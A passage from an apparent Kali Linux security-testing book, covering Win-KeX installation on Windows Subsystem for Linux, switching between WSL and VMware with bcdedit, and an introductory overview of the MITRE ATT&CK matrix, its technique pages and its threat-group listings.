
Practicing security techniques on lab systems (and CTF sites) is one of the best ways to improve your skillset. Never attempt to use a new technique or untested tool on a production system. You should always know exactly what tools will do, and how to undo any changes tools make, before using them on live systems. Many large corporations will actually have an exact copy of their production system that they use for testing, before attempting anything that could change or negatively impact the live system.

## **Resources & References**

- VMware - <https://www.vmware.com/>
- Kali Install Directions - <https://www.kali.org/docs/installation/>
- Kali VMware Downloads - <https://www.kali.org/get-kali/>
- Microsoft VM Downloads - <https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/>

# Chapter 3

## Kali Linux Win-KeX on Windows SubSystem for Linux



“Win-KeX” or Kali’s Windows Experience is the latest version of Kali Linux on the Windows Subsystem for Linux (WSL). This update allows better access to hardware and also allows you to run Kali in a “Seamless” mode - A Kali menu appears on the top of one your Windows 10 desktop and any running program pops up in its own window. This is just a *reference only chapter*, you can safely skip this chapter if you are not interested in learning more about Kali running natively on Windows.

**NOTE:** *I do not recommend installing and using Win-KeX or Kali Linux for WSL for this book. I am just showing the installation as a reference. Though it is fun to play with and looks great in seamless mode, Kali Linux works much better running in a VMWare or Virtualbox VM.*

## **Installing Win-KeX on WSL**

Win-KeX 2 was just released at the time of this writing. Install is a little complicated, as it involves enabling WSL version 2, then installing Kali Linux for WSL, upgrading Kali Linux to WSL 2, then installing Win-Kex. As such, I recommend that you check the Kali.org website for the latest install instructions.

Install Overview:


1. Install Windows Subsystem for Linux on your Windows 10 System:

<https://www.kali.org/docs/wsl/win-kex/>

More information can be found here:

<https://www.kali.org/news/win-kex-version-2-0/>

2. You may need to enable the Windows “Virtual Machine Platform” in “**Control Panel > Programs > Turn Windows Features on or off**”.




3. You may need to turn “Virtualization” on in your BIOS, see your motherboard settings if required.
4. Once install is complete you can start Win-KeX by opening PowerShell and typing:



- `wsl`
- `kex --sl -s`

```
PS C:\Users\Dan> wsl
kali@Windows:/mnt/c/Users/Dan$ kex --sl --s
```

This starts Kali in “Seamless” mode:




The initial install comes with only very few tools installed. You can install the tool packages you want by using metapackages.

<https://www.kali.org/docs/general-use/metapackages/>

Simply open a terminal and use “*sudo apt install*” to install any of the packages that you want. At the time of this writing, I needed to open a terminal and run all the commands as “*sudo*” to get them to see the network. Kali in WSL looks very cool, especially in “seamless mode”, but for practical purposes, I would recommend the reader just install Kali in a VM.


One last note - Win-KeX seemed to run much smoother in the Windows 11 than it does in Windows 10:



Kali in Windows using WSL looks amazing!

## WSL issues with VMWare

One drawback about using WSL is that it will disable VMWare<sup>1</sup>. VMWare will not run after you enable the Windows Virtual Machine Platform. When trying to start a VM you will see an error something like the one below.



This is easily fixed without uninstalling the Virtual Machine Platform. In PowerShell as an Admin, to disable WSL and re-enable VMWare:


- *bcdedit /set hypervisorlaunchtype off*
- *reboot*

To disable VMWare and re-enable WSL:

- *bcdedit /set hypervisorlaunchtype auto*
- *reboot*

If you have lost network connectivity in your VM, you may also need to go into your VMWare network settings and uncheck the “Hyper-V Virtual Ethernet Adapter” that is added by WSL.

As seen below:




Kali Linux Win-KeX can be a little challenging to setup, but it is nice to run it in seamless mode on a Windows Desktop. If you want to play around with it, it can be fun. Though I do not recommend using it for the book tutorials, use Kali Linux in VMWare Player or Virtualbox.

### **Kali in a browser**

Lastly, you can also run Kali in a web browser using noVNC. This gives you a full graphical interface that you can use remotely from another system. Basically, an easier way to run remote Kali in an xwindow. This allows you to access Kali through any web browser. Like Firefox on Linux Mint.

For Example:





Step-by-Step instructions can be found on the Kali website:

<https://www.kali.org/docs/general-use/novnc-kali-in-browser/>

Again, this is just for reference, I do not recommend running Kali in this manner for the book exercises.

## Resources & References

1. Solved: VMware Workstation does not support nested virtualization on this host - <https://communities.vmware.com/message/2953728#2953728>
2. Kali Linux WSL Documentation - <https://www.kali.org/docs/wsl/>

## Part II - The MITRE ATT@CK Framework

# Chapter 4

## The MITRE ATT@CK Framework

**Tool Website:** <https://attack.mitre.org/>

*"It is said that if you know your enemies and know yourself, you will not be imperiled in a hundred battles; if you do not know your enemies but do know yourself, you will win one and lose one; if you do not know your enemies nor yourself, you will be imperiled in every single battle." - Sun Tzu, The Art of War*

There are several models to track and analyze computer security intrusions. Over the years, I spent a lot of time covering military news and military cyber, so Lockheed Martin's "Cyber Kill Chain"<sup>1</sup> comes to mind immediately. The Cyber Kill Chain is an adaptation of the standard military kill chain concept to the cyber realm. It is a seven-step process defined by Lockheed that attackers use when attacking systems. It moves in a chain, or linear path from reconnaissance, to exploitation, to command and control (C2), and finally "Actions on Objectives" or goal accomplished.

Though the Cyber Kill Chain is still relevant, used and taught, many in the industry now use the MITRE ATT&CK Matrix for training and securing networks. The MITRE ATT&CK Matrix is a great resource for learning, testing and defense planning. The Matrix is basically a knowledge base of adversary behaviors - specifically attacker Tactics, Techniques and Procedures (TTPs). In essence, it is the modern "cyber" version of "Know thyself, know your enemy".

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/4)
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/12)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/5)
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/6)	Browser Extensions
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary
Search Closed Sources (0/2)			Software Deployment Tools	

Screenshot of part of the ATT&CK Enterprise Matrix

The Matrix is a resource that can be used in several theaters of security, including threat intelligence, detection & analytics, adversary emulation and red teaming. Senior Executives can use it to see an overview of the security realm, to see where attacks originate and corporate risks. Corporate security teams can use it to create defense rules. Red & Blue teams can use it to both defend and test network security, find security gaps, even test out attack procedures in real time (with tools we will cover later). Security researchers use it to analyze attacks and procedures from well-known hacker groups.

The ATT@CK Matrix basically comes in two versions - the live HTML version located on the main MITRE website, and a fully customizable “ATT@CK Navigator” version.

- ATT@CK Matrix - <https://attack.mitre.org/matrices/enterprise/>
- ATT@CK Navigator - <https://mitre-attack.github.io/attack-navigator/>

You can build your own threat library with “ATT&CK Navigator” a customizable version of the Matrix that allows you to modify the Matrix map. One popular use of ATT@CK Navigator is to create “heat maps” for an organization’s security. Basically, you use the ATT&CK matrix to run security assessments against different security zones in an organization. Then you can compare how well the corporate security holds up against the common attacks in the Matrix. This quickly shows areas that may have security overlap - multiple tools watching the same attack metrics, or more

importantly, where security needs to be added, changed or improved. Two ways you can use the Matrix in actual security tests is with Caldera or Red Canary, which we will discuss in upcoming chapters in this section.

These are just some of the ways that the ATT&CK Matrix is being used, it is really only limited by the imagination of the security teams using it, and MITRE is adding to it constantly. Definitely a useful tool in developing your security strategy. If you haven't used it, I highly recommend you spend a lot of time with it, it has a lot to offer.

### **ATT@CK Basic Usage Overview**

MITRE ATT&CK is a collection and categorization of numerous common attacker Tactics, Techniques and Procedures (TTPs). Simply browse to the ATT&CK website to view the Matrix. It is laid out using attacker tactics as column names, and techniques listed in individual boxes underneath. Clicking on any of the technique links will show the actual procedures used by attackers.

To start, click on the "Matrices" menu item. Several individual Matrixes are available under Enterprise including Windows, Mac, Linux and the Cloud. There are Mobile and ICS Matrixes available, and even a PRE Matrix. Each Matrix covers TTPs for each topic. PRE Matrix covers adversary planning and preparation. The tactics and techniques an attacker will use in preparation of and before attacking. These include recon and building attack procedures and tools specifically for the target.

MITRE | ATT&CK®

Matrices Tactics Techniques Data Sources Mitigations Groups  
Software Resources Blog Contribute Search Q

MATRICES

Enterprise ^  
PRE  
Windows  
macOS  
Linux  
Cloud v  
Network  
Containers  
Mobile v  
ICS ↗

Home > Matrices > PRE

## PRE Matrix

Below are the tactics and techniques representing the MITRE ATT&CK Matrix for Enterprise covering preparatory techniques. The Matrix contains information for the PRE platform.

View on the ATT&CK Navigator ↗  
Version Permalink

layout: flat v

show sub-techniques hide sub-techniques

help

Reconnaissance 10 techniques	Resource Development 7 techniques
Active Scanning (2)	Acquire Infrastructure (6)
Gather Victim Host Information (4)	Compromise Accounts (2)
Gather Victim Identity Information (3)	Compromise Infrastructure (6)
Gather Victim Network Information (6)	Develop Capabilities (4)
Gather Victim Org Information (4)	Establish Accounts (2)
Phishing for Information (3)	Obtain Capabilities (6)


PRE Matrix Introduction - <https://attack.mitre.org/matrices/enterprise/pre/#>

For advanced attackers, the key is in preparation. The PRE Matrix has TTPs for each of these steps. Attackers will scope out the target in depth, looking for weaknesses in both infrastructure and people that they can target. This includes using Open-Source Intelligence Techniques (OSINT), Social Engineering and scanning techniques. They will analyze the target's infrastructure along with any defenses in place. Once they have their targets defined, they will then begin to build attack capabilities targeted solely to the organization. They will layout an attack platform that has the best chance of not only exploiting the target, but also remain undetected. This usually entails custom exploits, and modified C2 platforms that will be able to communicate with and exfiltrate information from the target with little chance of being detected.

Once planning is finished, the attack begins. At this point you transition from the PRE Matrix to the Enterprise, Mobile or ICS Matrixes. Each one is laid out the same. Initial attack tactics are on the left of the matrix and move through progressive tactics as you move to the right. This mimics



how attackers work in real life, how they move laterally once they have access.



MITRE Enterprise Matrix - <https://attack.mitre.org/matrices/enterprise/>

The Matrix flows from Reconnaissance through Initial Access, Privilege Escalation, and Discovery to Collection, Command & Control and Exfiltration. Remember these are a collection of hacker tactics, so no attack will step through every individual tactic. Nor will any advanced targeted attack be exactly the same as another, they will differ depending on the target.

Clicking on any of the technique links will display attack procedures:



Home > Techniques > Enterprise > Brute Force

## Brute Force

Sub-techniques (4)

ID	Name
T1110.001	Password Guessing
T1110.002	Password Cracking
T1110.003	Password Spraying
T1110.004	Credential Stuffing

Adversaries may use brute force techniques to gain access to accounts when passwords are unknown or when password obtained. Without knowledge of the password for an account or set of accounts, an adversary may systematically guess the password using a repetitive or iterative mechanism. Brute forcing passwords can take place via interaction with a service that will check the credentials or offline against previously acquired credential data, such as password hashes.

### Procedure Examples

Name	Description
APT39	APT39 has used Ncrack to reveal credentials. <sup>[8]</sup>
Chaos	Chaos conducts brute force attacks against SSH services to gain initial access. <sup>[3]</sup>

MITRE ATT&CK Brute Force T1110 - <https://attack.mitre.org/techniques/T1110/>

These include an explanation of the technique, procedure examples, and Mitigations. It also shows what major hacking groups have used these specific procedures.

## ATT@CK Threat Groups

Topic Website: <https://attack.mitre.org/groups/>

*MITRE ATT&CK also contains a list of threat groups and attack operations. Several of these listed are “Advanced Persistent Threat” or APT groups. APT is a military coined term and usually refers to a highly organized or Nation State hacker group. These are known for targeting not only governments of foreign nations, but also large*

corporations. Their goal is usually cyber-espionage, cyber-sabotage or, in some cases direct attacks meant to cause as much damage as possible.

## MITRE ATT&CK Groups - <https://attack.mitre.org/groups/>

Clicking on any group provides a short intelligence overview along with a link to common techniques and software used by the entity. It also includes helpful reference links to blogs and other external resource material.

[Home](#) > [Groups](#) > [APT1](#)

# APT1

APT1 is a Chinese threat group that has been attributed to the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department, commonly known by its Military Unit Cover Designator (MUCD) as Unit 61398. <sup>[1]</sup>

